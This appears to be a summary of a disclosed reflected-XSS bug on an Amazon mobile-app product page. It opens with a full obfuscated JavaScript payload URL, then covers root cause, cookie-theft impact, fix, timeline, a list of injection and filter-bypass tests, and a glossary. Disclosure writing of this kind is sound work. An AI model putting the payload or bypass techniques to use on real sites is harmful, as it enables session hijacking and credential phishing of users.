https://www.amazon.com/gp/masclient/dp/'%7D%22);%7D[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]][(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[!![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+[]]]+(!!++([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+([][[]]+[])[+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[+!![]]+([][[]]+[])[+[]]+(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[!![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+[]]]+(!![]+[])[+[]]+(!!++([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+(!![]+[])[+!![]]]((!![]+[])[+!![]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!![]]+([][[]]+[])[+!![]]+(+(+!![]+[+([][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]]+[])[+[]]])+[][(![]+[])[+[]]+([![]]+[][[]])[+!![]+[+[]]]+(![]+[])[!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]])[+!![]+[+!![]]]+(![]+[])[+!![]]+(![]+[])[!![]+!![]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]])()(+!![]);%7B(%22
This is a bonus link that fires alert(1) in Chrome.
Root cause
The masclient product page takes the product id from the path and reflects it into the page without validation, in seven places, one of them inside a script block. The only transformation applied is capitalisation, which is not a security control. Because the value is reflected raw, an attacker can close the surrounding string and block with "}', close the tag, and inject new markup. The page looks like a custom product page used inside the mobile app.
Impact
An attacker who gets a victim to open a crafted masclient URL can run JavaScript in the context of www.amazon.com. In the demonstrated payload this redirects the victim to an external page with their cookies appended, which the researcher says allows hijacking of the Amazon session, and shows a fake login screen. The attack requires the victim to follow the link, and in Chrome it is blocked by the XSS Auditor; the proof of concept works in Firefox 60.0.1.
Fix
Amazon fixed the bug and confirmed the fix. The report does not describe the change that was made.
Variants to test
- Look for app-only web views: decompile a mobile app, search the extracted files for
/dp/or other product path fragments, and load any URL that does not appear on the public site. A positive result is a page that renders and reflects a changed id. - Send a harmless tag such as
<marquee>in the id and count where it appears in the response. A positive result is the tag rendered unencoded, especially inside a script block. - Change the case of the input and see whether the server transforms it. A positive result is a reflection that is capitalised, which means entity encoding can restore function names.
- Try
</script>and a<script src=...>block. A 404 or error means closing tags are filtered, so switch to<svg onload=...>or break out of the script with"}'. - Measure the URL length limit by growing the payload.
- Test the same payload in Chrome and Firefox. A block in Chrome with
ERR_BLOCKED_BY_XSS_AUDITORand execution in Firefox shows the payload works where the auditor is absent.
Timeline
- 08-06-18: bug discovered
- 09-06-18: Amazon informed
- 11-06-18: Amazon confirmed the bug
- 14-06-18: Amazon fixed the bug, no reward
- 15-06-18: fix confirmed, blog published
- 10-07-18: encoding suggestion added (credit: DrStache_)
Glossary
- APK: the file format Android apps are distributed in; it is a package of compiled code and resources.
- API: a defined way for one piece of software to talk to another, like a menu of requests a service accepts.
- Capitalisation: changing letters to upper case; here the server did it to the input, which broke JavaScript function names.
- Cookie: a small piece of data a site stores in your browser to remember who you are; stealing it can let someone else act as you.
- Cross-site scripting (XSS): a bug where a site puts visitor-supplied input into a page without cleaning it, so the browser runs attacker code.
- Decompiler: a tool that turns compiled program code back into a readable form.
- DOM: the browser's in-memory model of the page; injecting into it means changing the page after it has loaded.
- HTML: the language web pages are written in, made of tags such as
<h1>and<script>. - HTML entity: a code such as
athat the browser turns into a character when rendering. - JavaScript: the programming language browsers run to make pages interactive.
- jscrew.it: a tool that rewrites JavaScript using only the characters
! ( ) + [ ]. - jjencode: another tool that obfuscates JavaScript; the report says its
$signs were not usable here. - Octal encoding: writing characters as a backslash followed by octal digits inside a JavaScript string.
- Percent-encoding (URL encoding): replacing characters that are not allowed in a URL with
%followed by two hex digits, such as%20for a space. - Reflected XSS: XSS where the malicious input is sent in the request and immediately echoed back in the response.
- Session hijacking: taking over a logged-in session, often by stealing the victim's cookies.
- SVG: a way to draw graphics in HTML; its elements support an
onloadhandler that runs JavaScript. - Web view: a browser window embedded inside an app, used to show web pages.
- XSS Auditor: a Chrome feature that blocks responses that look like they reflect the request back.
- 404: the standard HTTP response meaning the requested page was not found.